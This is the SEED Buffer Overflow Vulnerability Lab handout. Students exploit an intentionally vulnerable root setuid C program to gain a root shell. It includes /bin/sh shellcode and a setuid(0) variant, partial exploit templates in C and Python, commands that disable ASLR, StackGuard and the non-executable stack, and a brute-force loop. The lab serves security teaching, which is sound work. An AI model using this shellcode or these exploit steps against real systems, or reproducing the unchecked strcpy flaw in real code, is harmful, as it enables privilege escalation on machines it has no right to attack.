Buffer Overflow Vulnerability Lab

Updated on February 14, 2021

1 Overview

The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be used by a malicious user to alter the flow control of the program, leading to the execution of malicious code.

In this lab, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in the operating system to counter against buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why. This lab covers the following topics:

- Buffer overflow vulnerability and attack
- Stack layout in a function invocation
- Address randomization, Non-executable stack, and StackGuard
- Shellcode. We have a separate lab on how to write shellcode from scratch.
- The return-to-libc attack, which aims at defeating the non-executable stack countermeasure, is covered in a separate lab.

Customization by instructor. Instructors should customize this lab by choosing a value for the `BUF_SIZE` constant, which is used during the compilation of the vulnerable program. Different values can make the solutions different. Please pick a value between `0` and `400` for this lab.

The `BUF_SIZE` value for this lab is: 180

Readings and videos. Detailed coverage of the buffer-overflow attack can be found in the following:

- Chapter 4 of the SEED Book, *Computer & Internet Security: A Hands-on Approach*, 2nd Edition, by Wenliang Du. See details at `https://www.handsonsecurity.net`.
- Section 4 of the SEED Lecture at Udemy, *Computer Security: A Hands-on Approach*, by Wenliang Du. See details at `https://www.handsonsecurity.net/video.html`.

Lab environment. This lab has been tested on our pre-built Ubuntu 16.04 VM, which can be downloaded from the SEED website.

2 Lab Tasks

2.1 Turning Off Countermeasures

You can execute the lab tasks using our pre-built `Ubuntu` virtual machines. `Ubuntu` and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first. Later on, we will enable them one by one, and see whether our attack can still be successful.

Address Space Randomization. `Ubuntu` and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable this feature using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called *StackGuard* to prevent buffer overflows. In the presence of this protection, buffer overflow attacks will not work. We can disable this protection during the compilation using the *-fno-stack-protector* option. For example, to compile a program `example.c` with StackGuard disabled, we can do the following:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. `Ubuntu` used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, stacks are set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -z execstack  -o test test.c

For non-executable stack:
$ gcc -z noexecstack  -o test test.c
```

Configuring `/bin/sh` (Ubuntu 16.04 VM only). In both Ubuntu 12.04 and Ubuntu 16.04 VMs, the `/bin/sh` symbolic link points to the `/bin/dash` shell. However, the `dash` program in these two VMs have an important difference. The `dash` shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a `Set-UID` process. Basically, if `dash` detects that it is executed in a `Set-UID` process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege. The `dash` program in Ubuntu 12.04 does not have this behavior.

Since our victim program is a `Set-UID` program, and our attack relies on running `/bin/sh`, the countermeasure in `/bin/dash` makes our attack more difficult. Therefore, we will link `/bin/sh` to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in `/bin/dash` can be easily defeated). We have installed a shell program

called `zsh` in our Ubuntu 16.04 VM. We use the following commands to link `/bin/sh` to `zsh` (there is no need to do these in Ubuntu 12.04):

```
$ sudo ln -sf /bin/zsh /bin/sh
```

2.2 (10 Points Total) Task 1: Running Shellcode

Before starting the attack, let us get familiar with the shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows how to launch a shell by executing a shellcode stored in a buffer. Please compile and run the following code, and see whether a shell is invoked. You can download the program from the website. If you are interested in writing your own shellcode, we have a separate SEED lab for that purpose.

```
/* call_shellcode.c: You can get it from the lab's website */

/* A program that launches a shell using shellcode */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"         /* Line 1:  xorl    %eax,%eax              */
  "\x50"             /* Line 2:  pushl   %eax                   */
  "\x68""//sh"       /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"       /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"         /* Line 5:  movl    %esp,%ebx              */
  "\x50"             /* Line 6:  pushl   %eax                   */
  "\x53"             /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"         /* Line 8:  movl    %esp,%ecx              */
  "\x99"             /* Line 9:  cdq                            */
  "\xb0\x0b"         /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"         /* Line 11: int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Compile the code above using the following `gcc` command. Run the program and describe your observations. Please do not forget to use the `execstack` option, which allows code to be executed from the stack; without this option, the program will fail.

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

The shellcode above invokes the `execve()` system call to execute `/bin/sh`. A few places in this shellcode are worth mentioning. First, the third instruction pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the EAX register (which is 0 at this point) into every bit position in the EDX register, basically setting `%edx` to 0. Third, the system call `execve()` is called when we set `%al` to 11, and execute "`int $0x80`".

2.3 The Vulnerable Program

You will be provided with the following program, which has a buffer-overflow vulnerability in Line ①. Your job is to exploit this vulnerability and gain the root privilege.

```
/* Vunlerable program: stack.c */
/* You can get this program from the lab's website */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 400  */
#ifndef BUF_SIZE
#define BUF_SIZE 24
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);          ①

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
```

```
     /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE];  memset(dummy, 0, BUF_SIZE);

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called `badfile`, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of `517` bytes, but the buffer in `bof()` is only `BUF_SIZE` bytes long, which is less than `517`. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a root-owned `Set-UID` program, if a normal user can exploit this buffer overflow vulnerability, the user might be able to get a root shell. It should be noted that the program gets its input from a file called `badfile`. This file is under users' control. Now, our objective is to create the contents for `badfile`, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

Compilation. To compile the above vulnerable program, do not forget to turn off the StackGuard and the non-executable stack protections using the `-fno-stack-protector` and `"-z execstack"` options. After the compilation, we need to make the program a root-owned `Set-UID` program. We can achieve this by first change the ownership of the program to `root` (Line ①), and then change the permission to `4755` to enable the `Set-UID` bit (Line ②). It should be noted that changing ownership must be done before turning on the `Set-UID` bit, because ownership change will cause the `Set-UID` bit to be turned off.

```
// Note: N should be replaced by the value set by the instructor
$ gcc -DBUF_SIZE=N -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack          ①
$ sudo chmod 4755 stack          ②
```

For instructors. To prevent students from using the solutions from the past (or from those posted on the Internet), instructors can change the value for `BUF_SIZE` by requiring students to compile the server code using a different `BUF_SIZE` value. Without the `-DBUF_SIZE` option, `BUF_SIZE` is set to the default value 24 (defined in the program). When this value changes, the layout of the stack will change, and the solution will be different.

2.4 (50 Points Total) Task 2: Exploiting the Vulnerability

We provide you with a partially completed exploit code called `"exploit.c"`. The goal of this code is to construct contents for `badfile`. In this code, the shellcode is given to you. You need to develop the rest. You can choose to do either the C version or the Python version of the exploit to get full credit for this section. **You will get 10 BONUS POINTS if you do both the C and Python versions.**

```
/* exploit.c  */

/* A program that creates a file containing code for launching shell */
#include <stdlib.h>
#include <stdio.h>
```

```
#include <string.h>

char shellcode[] =
  "\x31\xc0"         /* Line 1:  xorl    %eax,%eax              */
  "\x50"             /* Line 2:  pushl   %eax                   */
  "\x68""//sh"       /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"       /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"         /* Line 5:  movl    %esp,%ebx              */
  "\x50"             /* Line 6:  pushl   %eax                   */
  "\x53"             /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"         /* Line 8:  movl    %esp,%ecx              */
  "\x99"             /* Line 9:  cdq                            */
  "\xb0\x0b"         /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"         /* Line 11: int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    /* ... Put your code here ...  */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

After you finish the above program, compile and run it. This will generate the contents for `badfile`. Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell:

Important: Please compile your vulnerable program first. Please note that the program `exploit.c`, which generates the `badfile`, can be compiled with the default StackGuard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in stack.c, which is compiled with the StackGuard protection disabled.

```
$ gcc -o exploit exploit.c
$./exploit        // create the badfile
$./stack          // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

It should be noted that although you have obtained the "#" prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

Many commands will behave differently if they are executed as `Set-UID root` processes, instead of just as `root` processes, because they recognize that the real user id is not `root`. To solve this problem, you can run the following program to turn the real user id to `root`. This way, you will have a real `root` process, which is more powerful.

```
void main()
{
   setuid(0);  system("/bin/sh");
}
```

Python Version. For students who are more familiar with Python than C, we have provided a Python version of the above C code. The program is called `exploit.py`, which can be downloaded from the lab's website. Students need to replace some of the values in the code with the correct ones.

```
#!/usr/bin/python3

import sys

shellcode= (
    "\x31\xc0"             # xorl    %eax,%eax
    "\x50"                 # pushl   %eax
    "\x68""//sh"           # pushl   $0x68732f2f
    "\x68""/bin"           # pushl   $0x6e69622f
    "\x89\xe3"             # movl    %esp,%ebx
    "\x50"                 # pushl   %eax
    "\x53"                 # pushl   %ebx
    "\x89\xe1"             # movl    %esp,%ecx
    "\x99"                 # cdq
    "\xb0\x0b"             # movb    $0x0b,%al
    "\xcd\x80"             # int     $0x80
    "\x00"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

######################################################################
ret    = 0xAABBCcDD   # replace 0xAABBCCDD with the correct value
offset = 0            # replace 0 with the correct value

# Fill the return address field with the address of the shellcode
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
######################################################################

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

2.5 (15 Points Total) Task 3: Defeating `dash`'s Countermeasure

As we have explained before, the `dash` shell in Ubuntu 16.04 drops privileges when it detects that the effective UID does not equal to the real UID. This can be observed from `dash` program's changelog. We can see an additional check in Line ①, which compares real and effective user/group IDs.

```
// https://launchpadlibrarian.net/240241543/dash_0.5.8-2.1ubuntu2.diff.gz
// main() function in main.c has following changes:

++ uid = getuid();
++ gid = getgid();

++ /*
++  * To limit bogus system(3) or popen(3) calls in setuid binaries,
++     * require -p flag to work in this situation.
++  */
++ if (!pflag && (uid != geteuid() || gid != getegid())) {  ①
++         setuid(uid);
++         setgid(gid);
++         /* PS1 might need to be changed accordingly. */
++         choose_ps1();
++ }
```

The countermeasure implemented in `dash` can be defeated. One approach is not to invoke `/bin/sh` in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as `zsh` to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking the `dash` program. We can achieve this by invoking `setuid(0)` before executing `execve()` in the shellcode. In this task, we will use this approach. We will first change the `/bin/sh` symbolic link, so it points back to `/bin/dash`:

```
$ sudo ln -sf /bin/dash /bin/sh
```

To see how the countermeasure in `dash` works and how to defeat it using the system call `setuid(0)`, we write the following C program. We first comment out Line ① and run the program as a `Set-UID` program (the owner should be root); please describe your observations. We then uncomment Line ① and run the program again; please describe your observations.

```
// dash_shell_test.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
     char *argv[2];
     argv[0] = "/bin/sh";
     argv[1] = NULL;

     // setuid(0);                    ①
     execve("/bin/sh", argv, NULL);

     return 0;
}
```

The above program can be compiled and set up using the following commands (we need to make it root-owned `Set-UID` program):

```
$ gcc dash_shell_test.c -o dash_shell_test
$ sudo chown root dash_shell_test
$ sudo chmod 4755 dash_shell_test
```

From the above experiment, we will see that `seuid(0)` makes a difference. Let us add the assembly code for invoking this system call at the beginning of our shellcode, before we invoke `execve()`.

```
char shellcode[] =
  "\x31\xc0"            /* Line 1: xorl     %eax,%eax   */
  "\x31\xdb"            /* Line 2: xorl     %ebx,%ebx   */
  "\xb0\xd5"            /* Line 3: movb     $0xd5,%al   */
  "\xcd\x80"            /* Line 4: int      $0x80       */
 // ---- The code below is the same as the one in Task 2 ---
  "\x31\xc0"
  "\x50"
  "\x68""//sh"
  "\x68""/bin"
  "\x89\xe3"
  "\x50"
  "\x53"
  "\x89\xe1"
  "\x99"
  "\xb0\x0b"
  "\xcd\x80"
```

The updated shellcode adds 4 instructions: (1) set `ebx` to zero in Line 2, (2) set `eax` to `0xd5` via Line 1 and 3 (`0xd5` is `setuid()`'s system call number), and (3) execute the system call in Line 4. Using this shellcode, we can attempt the attack on the vulnerable program when `/bin/sh` is linked to `/bin/dash`. Using the above shellcode to modify `exploit.c` or `exploit.py`; try the attack from Task 2 again and see if you can get a root shell. Please describe and explain your results.

2.6 (15 Points Total) Task 4: Defeating Address Randomization

On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have $2^{19} = 524,288$ possibilities. This number is not that high and can be exhausted easily with the brute-force approach. In this task, we use such an approach to defeat the address randomization countermeasure on our 32-bit VM. First, we turn on the Ubuntu's address randomization using the following command. We run the same attack developed in Task 2. Please describe and explain your observation.

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

We then use the brute-force approach to attack the vulnerable program repeatedly, hoping that the address we put in the `badfile` can eventually be correct. You can use the following shell script to run the vulnerable program in an infinite loop. If your attack succeeds, the script will stop; otherwise, it will keep running. Please be patient, as this may take a while. Let it run overnight if needed. Please describe your observation.

```
#!/bin/bash

SECONDS=0
```

```
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

2.7 (5 Points Total) Task 5: Turn on the StackGuard Protection

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we disabled the StackGuard protection mechanism in GCC when compiling the programs. In this task, you may consider repeating Task 2 in the presence of StackGuard. To do that, you should compile the program without the `-fno-stack-protector` option. For this task, you will recompile the vulnerable program, `stack.c`, to use GCC StackGuard, execute task 1 again, and report your observations. You may report any error messages you observe.

In GCC version 4.3.3 and above, StackGuard is enabled by default. Therefore, you have to disable StackGuard using the switch mentioned before. In earlier versions, it was disabled by default. If you use a older GCC version, you may not have to disable StackGuard.

2.8 (5 Points Total) Task 6: Turn on the Non-executable Stack Protection

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we intentionally make stacks executable. In this task, we recompile our vulnerable program using the `noexecstack` option, and repeat the attack in Task 2. Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult. You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the non-executable stack protection.

```
$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

It should be noted that non-executable stack only makes it impossible to run shellcode on the stack, but it does not prevent buffer-overflow attacks, because there are other ways to run malicious code after exploiting a buffer-overflow vulnerability. The *return-to-libc* attack is an example. We have designed a separate lab for that attack. If you are interested, please see our Return-to-Libc Attack Lab for details.

If you are using our Ubuntu 12.04/16.04 VM, whether the non-executable stack protection works or not depends on the CPU and the setting of your virtual machine, because this protection depends on the hardware feature that is provided by CPU. If you find that the non-executable stack protection does not work, check our document ("Notes on Non-Executable Stack") that is linked to the lab's web page, and see whether the instruction in the document can help solve your problem. If not, then you may need to figure out the problem yourself.

3 Guidelines

Chapter 4 of the SEED book titled *Computer & Internet Security: A Hands-on Approach, 2nd edition* provides detailed explanation on how buffer-overflow attacks work and how to launch such an attack. We briefly summarize some of the important guidelines in this section.

Stack Layout. We can load the shellcode into `badfile`, but it will not be executed because our instruction pointer will not be pointing to it. One thing we can do is to change the return address to point to the shellcode. But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout when the execution enters a function. Figure 1 gives an example of stack layout during a function invocation.



Figure 1: An example of stack layout during a function invocation

Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a `Set-UID` program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a `Set-UID` program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the `Set-UID` copy, instead of your copy, but you should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
- Therefore the range of addresses that we need to guess is actually quite small.

Finding the starting point of the malicious code. If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malicious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. Figure 2 depicts the attack.



Figure 2: Illustration of the buffer-overflow attack

Understanding the differences for buffer address when run in gdb. If you attempt to print the address of buffer using a printf statement in your program, you will likely notice that the address is different than what you determine when the program is run using gdb. To explore this, we will use the following C program as part of an experiment:

```
// gdbtest.c
#include<stdio.h>

int main(int argc, char **argv)
{
     char buffer[20];
     system("env");
     printf("%s %p\n", argv[0], buffer);

     return 0;
}
```

This program declares a local buffer, displays the current set of environment variables, and prints the name of the command being invoked (which by convention is the 0th argument in the argument arrage) and the address of the local buffer, which is on the stack.

Compile this program and make sure address space randomization is turned off.

```
$ sudo sysctl -w kernel.randomize_va_space=0
$ gcc -g -o s gdbtest.c
```

We will setup a clean environment using the env command with the -i flag which starts with an empty environment and the command to run for this new environment is sh, which gives us a new shell (see the manpage for env for an explanation of this usage). Finally, we run our test program to see what the buffer location is when run directly from the command line.

```
[02/14/21]seed@VM:~$ env -i sh
$ ./s
LOGNAME=seed
SHLVL=1
PWD=/home/seed
OLDPWD=/home/seed
_=/usr/bin/env
./s 0xbffffdf8          ①
```

As can be seen, using env this way creates a minimal set of environment variables. The last line of output (marked as ①) corresponds to the printf statement of our experimental program.

Now, we will run this program via gdb and notate the differences.

```
$ gdb -q ./s
 ...
(gdb) run
Starting program: /home/seed/s
LOGNAME=seed
SHLVL=1
PWD=/home/seed
OLDPWD=/home/seed
_=/usr/bin/env
LINES=30                                ①
COLUMNS=101                             ②
/home/seed/s 0xbffffdc8                 ③
```

As shown on the marked lines above, we can observe the following:

- gdb is invoking the program with an absolute pathname, so the argv array is bigger.
- gdb sets (or in this case, adds) two environment variables (LINES and COLUMNS, so the environ array is bigger.

If we examing the buffer address in the debugger, we will get the same address printed during program execution when run from the debugger, so the debugger is at least consistent with itself:

```
(gdb) b 6
Breakpoint 1 at 0x80484cf: file gdbtest.c, line 8.
(gdb) run
Starting program: /home/seed/s
LOGNAME=seed
SHLVL=1
PWD=/home/seed
OLDPWD=/home/seed
_=/usr/bin/env
LINES=30
```

```
COLUMNS=101

Breakpoint 1, main (argc=1, argv=0xbffffe84) at gdbtest.c:8
8       printf("%s %p\n", argv[0], buffer);
(gdb) p &buffer
$1 = (char (*)[20]) 0xbffffdc8
(gdb) n
/home/mp/gdbtest 0xbffffdc8
10      return 0;
```

To remove these two differences, you can do the following:

- When invoking the command from the shell, use the absolute path.
- To remove the COLUMNS and LINES environment variabls, use `unset environment`, or `set exec-wrapper` to run `env -u ...`.

```
$ `pwd`/s
LOGNAME=seed
SHLVL=1
PWD=/home/seed
OLDPWD=/home/seed
_=/usr/bin/env
/home/seed/s 0xbffffde8

$ gdb `pwd`/s
(gdb) set exec-wrapper env -u LINES -u COLUMNS
(gdb) run
Starting program: /home/seed/s
LOGNAME=seed
SHLVL=1
PWD=/home/seed
OLDPWD=/home/seed
_=/usr/bin/env
/home/seed/s 0xbffffde8
```

I have noticed that if the executable name is longer, there still might be a small delta in the addresses, but it is much less than when the LINES and COLUMNS variables are set and when not consistently using the absolute path (as in a delta of around 16 bytes or so). Furthermore, when not using a clean environment (using `env -i sh` as shown above), the debugger still has a noticeable difference in the stack location compared to executing the program directly (a difference of about 48 bytes). These differences could be due to memory page alignments for performance reasons.

As long as the address used for the return address location falls within the area of the buffer between the return address and the start of the malicious code, the exploit will work. As a result, for this particular lab exercise, it might be worth adding an additional 64 bytes to the address used to account for variations between the programs execution in the debugger compared to running it directly.

Storing a long integer in a buffer in C. In your exploit program (the C version), you might need to store a `long` integer (4 bytes) into an buffer starting at `buffer[i]`. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at `buffer[i]` (i.e., `buffer[i]` to `buffer[i+3]`). Because buffer and long are of different types, you cannot directly assign the integer to buffer; instead you

can cast the `buffer+i` into an `long` pointer, and then assign the integer. The following code shows how to assign an `long` integer to a buffer starting at `buffer[i]`:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

4 Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by an explanation. Simply attaching code without any explanation will not receive credits. Also, screenshots without explanations will not be accepted. All submissions will be scrutinized very closely for plagiarism.